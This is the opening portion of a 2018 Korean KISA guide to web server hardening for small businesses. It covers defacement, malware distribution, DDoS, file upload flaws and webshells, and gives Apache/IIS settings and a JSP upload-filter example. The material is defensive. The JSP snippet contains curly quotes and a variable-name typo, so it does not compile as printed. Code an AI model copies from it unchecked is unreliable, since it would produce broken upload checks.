2018. 6

# 웹서버 보안 강화 안내서

과학기술정보통신부

KISA 한국인터넷진흥원

# 목차

## contents


**제1장 개요** 1

1.1 안내서 목적 및 구성 2

**제2장 홈페이지 침해사고 사례** 3

2.1 홈페이지 변조 4

2.2 악성코드 유포 6

2.3 디도스 공격 9

**제3장 웹 보안 강화** 10

3.1 홈페이지 보안 11

3.2 웹서버 보안 24

3.3 공개 웹 방화벽 설치 38

**제4장 중소기업 정보보안 지원 서비스** 39

4.1 웹 취약점 점검 40

4.2 휘슬(웹셸 탐지도구) 41

4.3 캐슬(웹방화벽) 42

4.4 DDoS 사이버대피소 43

별첨1. ModSecurity를 활용한 Apache 웹서버 보안 강화 45

별첨2. WebKnight를 활용한 IIS 웹서버 보안 강화 60

별첨3. 웹보안 강화를 위한 한국인터넷진흥원 안내서 74

제1장

# 개요

1.1 안내서 목적 및 구성 2

# 제1장 개요

## 1.1 안내서 목적 및 구성

본 안내서는 웹서버 보안 강화를 위한 기본적인 보안설정, 공개 웹 방화벽 설치, KISA 보안 서비스를 안내하여 중소기업에서 안전하게 홈페이지를 운영할 수 있도록 하는데 있다.

**본 안내서의 구성은 다음과 같다.**

제2장에서는 대표적인 홈페이지 침해사고 사례인 홈페이지 변조, 악성코드 유포, 디도스 공격에 대해서 다룬다.

제3장에서는 홈페이지 해킹에 자주 악용되는 파일 업로드, XSS, SQL 인젝션 등 3가지 보안 취약점에 대한 조치 방법과 기본적인 웹서버 보안 설정 방법, 공개 웹 방화벽에 대해서 소개한다.

제4장에서는 한국인터넷진흥원에서 제공하는 무료 보안 서비스에 대해 소개한다. 보안 투자가 어려운 중소기업은 다음의 4가지 보안 서비스를 이용해 보안을 강화할 수 있다. 첫 번째로 원격 웹 취약점 점검 서비스를 통해 무료로 점검 받을 수 있다. 두 번째로 휘슬(Whistl) 프로그램을 통해 웹서버에 설치된 웹셸(해킹도구)을 탐지할 수 있다. 세 번째로 캐슬(Castle)을 통해 기본적인 웹해킹 공격을 차단 할 수 있다. 마지막으로 디도스 사이버대피소를 이용해 디도스 공격을 방어할 수 있다.

본 안내서는 최소한의 해킹사고 예방을 위해 대표적인 웹 취약점 3종과 간단한 보안 설정 방법에 대해서만 다루고 있으며, 이외에도 OWASP TOP 10 등 더 많은 웹 취약점에 대한 보안 조치가 수행되어야 한다.

제2장

# 홈페이지 침해사고 사례

2.1 홈페이지 변조 4

2.2 악성코드 유포 6

2.3 디도스 공격 9

# 제2장 홈페이지 침해사고 사례


본 장에서는 대표적인 홈페이지 침해사고 사례를 살펴보고 예방법을 소개한다.

## 2.1 홈페이지 변조

홈페이지 변조 공격은 홈페이지 메인 화면 등을 변조하는 공격으로 디페이스 공격으로도 불린다.
공격자는 웹서버를 해킹하여 본래의 목적과 관련이 없는 내용으로 웹 콘텐츠를 변조한다.

일반적으로 자기과시나 정치적 비판 등의 메시지를 전파하기 위해 이와 같은 공격을 하고 있으나, 홈페이지 변조 공격 전후로 추가 악성코드 유포, 자료 유출 등의 피해를 유발할 수 있어 주의가 필요하다.

[그림 1]은 2017년 중국 해커조직이 사드 설치에 대한 보복으로 한국 기업의 홈페이지를 변조한 공격 사례로, 이외에도 많은 홈페이지가 공격을 받았다.




**[그림 1]** 중국 해커조직의 홈페이지 변조 공격

홈페이지 변조 공격은 일반적으로 WebDAV 취약점이나, 파일 업로드 취약점을 이용하여 이루어진다.

WebDAV는 윈도우 환경에서 IIS 설치 시 기본으로 설치되는 원격관리 서비스이다. 하지만 운영자의 잘못된 보안 설정으로 홈페이지 디렉토리에 쓰기 권한이 부여된 경우 공격자는 WebDAV를 사용해 임의의 파일을 업로드하여 웹 콘텐츠를 변조할 수 있다.

## WebDAV 취약점 예방법

- 불필요한 경우 WebDAV 서비스 중지
- 운영제체 및 IIS 버전 업그레이드
- httpext.dll 파일의 Everyone 권한 삭제
- 홈 디렉토리 메뉴의 쓰기 권한 삭제

파일 업로드 취약점은 홈페이지 게시판에 허용된 파일(이미지 등)외 서버 사이드 스크립트 파일(PHP, JSP, ASP 등)이 업로드가 가능한 경우 공격자는 웹서버에서 스크립트를 실행시켜 임의의 파일을 업로드하여 웹 콘텐츠를 변조할 수 있다.


## 파일 업로드 취약점 예방법

- 오픈소스 게시판 보안 패치
- 파일 업로드 제한(확장자, 쓰기권한, 첨부파일 기능 등)
- 업로드 파일에 대한 실행권한 제거
- 업로드 파일 저장 시 파일명 변경

## 2.2 악성코드 유포

공격자는 악성코드 유포 시 홈페이지를 많이 이용하며, 불특정 다수를 대상으로 무분별하게 악성코드를 유포한다.

[그림 2]는 홈페이지를 통한 악성코드 유포 공격의 개요도이다. 공격자가 최초로 취약한 홈페이지를 해킹하여 악성 스크립트를 삽입하고 해당 홈페이지에 접속한 사용자들을 대상으로 악성코드에 감염시킨다.





**[그림 2]** 홈페이지를 통한 악성코드 유포 개요도

공격자는 사용자들이 인지하지 못한 채 악성코드를 감염시키기 위해 사용자 PC에 설치된 프로그램의 취약점을 악용한다. 일반적으로 문서편집기, 자바(JAVA), 플래시 플레이어, 브라우저(IE 등) 등 프로그램의 복합적인 취약점을 이용하여 악성 스크립트를 실행시켜 악성코드에 감염시킨다.

최근에는 랜섬웨어(파일 암호화) 유포를 통해 금전적 이득을 취하려는 공격이 증가하고 있다.


[그림 3]은 홈페이지를 통해 유포되는 악성코드 유형으로 랜섬웨어가 28.3%로 가장 높은 비율을 차지하고 있다.




**[그림 3]** 홈페이지를 통해 유포되는 악성코드 유형
출처 : 2017년 하반기 악성코드 은닉사이트 동향 보고서(KISA)

일반적인 랜섬웨어는 홈페이지 사용자 PC의 중요 파일들을 암호화하여 피해를 입히지만, 최근에는 웹서버 자체를 감염시켜 홈페이지 서비스를 중단시킨다.

2017년 KISA에 보고된 랜섬웨어 신고건수는 2016년과 비교하여 305% 증가하였고 2015년과 비교하여 656% 증가하였다.




**[표 1]** 랜섬웨어 신고 건수
출처 : 2017년 4분기 사이버 위협 동향 보고서(KISA)


랜섬웨어에 감염된 경우 해커에게 금전을 지불하여도 복구가 안되는 경우가 많으며, 기업에서는 랜섬웨어 감염시 피해를 최소화하기 위해 중요한 파일은 물리적으로 다른 저장소에 백업할 것을 권장한다.

홈페이지를 통한 악성코드 유포를 예방하기 위해서 기업과 사용자 모두 주의가 필요하다.
기업은 웹서버 보안을 강화하고 사용자는 백신 설치와 운영체제, 프로그램 등의 보안 업데이트를 수행해야 한다.

홈페이지에 악성코드가 삽입되거나 웹 콘텐츠가 변조된 경우라면 이미 웹서버는 해킹되었다는 의미이며, 기업에서는 본 안내서 제3장을 참고하여 반드시 적절한 보안조치를 취해야 한다.

## 2.3 디도스 공격

디도스(분산 서비스 거부, Distributed Denial of Service) 공격은 해커가 사전에 감염시킨 대량의 좀비 PC를 이용하여 특정 웹서버에 비정상적으로 많은 요청 패킷을 보내 홈페이지 서비스에 장애를 발생시킨다.




**[그림 4]** DDoS 공격 개념도

DDoS 공격에 대응하기 위해서 기업에서는 웹서버 및 방어 장비의 자원 수준을 명확히 파악하고, 자원에 대한 지속적인 모니터링과 변화되는 공격 유형에 대응되는 차단 정책을 개선하고 적용하는 작업을 지속적으로 수행해야 한다.

자세한 DDoS 공격 대응 방법은 한국인터넷진흥원의 "DDoS 공격 대응 가이드”를 참고하기 바란다.
※ 보호나라 홈페이지(www.boho.or.kr) > 자료실 > 보안공지

제3장

# 웹 보안 강화

3.1 홈페이지 보안 11

3.2 웹서버 보안 24

3.3 무료 웹 방화벽 38

# 제3장 웹 보안 강화

본 장에서는 공격자가 홈페이지 해킹 시 많이 악용하는 대표적인 취약점에 대해서 설명하고 침해 사고를 사전에 예방할 수 있도록 보안조치 방법에 대해서 설명한다. 다만 본 안내서는 영세한 중소기업의 웹서버 보안 강화를 위한 안내서이기 때문에 전문적인 내용은 최대한 배제하고 보안 설정 방법 등 최소한의 보안조치 사항만을 다루고 있다.

## 3.1 홈페이지 보안

홈페이지(웹 어플리케이션) 해킹 시 공격자는 보안이 취약한 게시판을 많이 이용한다. 홈페이지 게시판과 관련된 보안 취약점은 대표적으로 파일 업로드 취약점, XSS(Cross Site Scripting), SQL 인젝션이 있으며 공격자들은 이러한 취약점을 이용해 홈페이지를 해킹한다.

**파일 업로드 취약점**은 게시판 첨부파일 기능을 이용해 허가되지 않은 파일들을 웹서버로 업로드 할 수 있는 취약점이다.

※ 허가되지 않은 파일 확장자 : php, jsp, asp, cgi, js, py, in, pl 등

**[그림 5]** 파일업로드 취약점


**[진단]** 게시판에 php, jsp, asp, cgi, js, py 과 같은 확장자가 첨부파일로 등록이 된다면 파일 업로드 취약점이 있다고 볼 수 있다.

파일 업로드 취약점은 업로드 파일에 대한 필터링과 파일 업로드 디렉토리에 대한 “실행” 권한 제한으로 조치가 가능하다.

**[예방 1]** 파일 업로드 디렉토리에서 실행 권한을 제거하는 방법은 소스코드 수정 없이 임시적으로 조치할 수 있다.

**[IIS 웹서버 - 파일 업로드 디렉토리 “실행” 권한 제거]**

설정 > 제어판 > 관리도구 > 인터넷 서비스(IIS) 관리자 선택 >
업로드 폴더 우클릭 > 등록 정보 > 디렉토리 > 실행 권한 “없음”설정



**[Apache 웹서버 - 파일 업로드 디렉토리 “실행” 권한 제거]**

1. Apache 설정 파일(/etc/httpd/conf/httpd.conf) 수정
   - AllowOverride 지시자에 "FileInfo" 추가

```
<Directory "/usr/local/apache">
  AllowOverride FileInfo
</Directory>
```

2. 파일 업로드 디렉토리에 .htaccess 파일 생성 및 아래 내용 작성

```
<.htaccess>
<FilesMatch “\.(ph|inc|lib)”>
Order allow, deny
Deny from all
</FilesMatch>
AddType text/html .html .htm .php .php3 .php4 .phtml .phps .in .cgi .pl .shtml .jsp
```


**[예방 2]** 일부 확장자만 업로드를 허용하고, 업로드 파일 저장 시 파일명과 확장자를 추측할 수 없도록 치환하여 저장하게 한다.

**JAVA - 허용되지 않은 확장자 업로드 제한 예시**

```
<%@ page import=”com.oreilly.servlet.MultipartRequest” %>
<%@ page import=”com.oreilly.servlet.multipart.DefaultFileRenamePolicy” %>
......
<%
......
 MultipartRequest multi
 = new MultipartRequest(request,savePath,sizeLimit,”euc-kr”,new DefaultFileRenamePolicy());
......
 String fileName = multi.getFilesystemName(“filename”);
 if (fileName != null) {
 String fileExt = FileName.substring(fileName.lastIndexOf(“.”)+1).toLowerCase();
 if (!”gif”.equals(fileExt) && !”jpg”.equals(fileExt) && !”png”.equals(fileExt)) {
 alertMessage(“업로드 불가능한 파일입니다.”);
 return;
 }
 }
 ......
 sql = “ INSERT INTO board(email,r_num,w_date,pwd,content,re_step,re_num,file-
 name) “
 + “ values ( ?, 0, sysdate(), ?, ?, ?, ?, ? ) “;
 PreparedStatement pstmt = con.prepareStatement(sql);
......
 Thumbnail.create(savePath+”/”+fileName, savePath+”/”+”s_”+fileName, 150);
 ......
```

※ KISA 소프트웨어 개발보안 가이드 참고

공격자는 파일 업로드 취약점을 통해 웹셸(해킹 도구)을 게시판에 업로드하고 웹서버에 접근하여 홈페이지 변조, 자료 유출 등의 공격을 수행한다.





**[그림 6]** 파일업로드 취약점을 이용한 웹셸 업로드


웹셸은 공격자가 원격에서 웹서버에 접근할 수 있는 통로 역할을 하는데 정상적인 웹서비스(80포트)를 이용하기 때문에 방화벽으로도 차단되지 않는다. 홈페이지 개발 언어(Server Side Script)로 제작되며 [그림 7]과 같이 파일 업로드, 파일 다운로드, 명령어 실행 등 목적에 따라 다양한 기능을 수행한다.

웹셸 업로드를 예방하기 위해서는 파일 업로드 취약점에 대한 보안 조치가 선행되어야 하고, 웹 방화벽(Web Application Firewall), 웹셸 탐지 도구와 같은 보안 제품을 도입하여 웹셸을 탐지할 수 있다.

한국인터넷진흥원은 중소기업을 대상으로 휘슬(웹셸 탐지 도구)을 무료로 배포하고 있으며, 신청을 원하는 중소기업은 보호나라(www.boho.or.kr) 휘슬 페이지에서 신청서를 다운로드 할 수 있다.





**[그림 7]** 웹셸 실행 화면




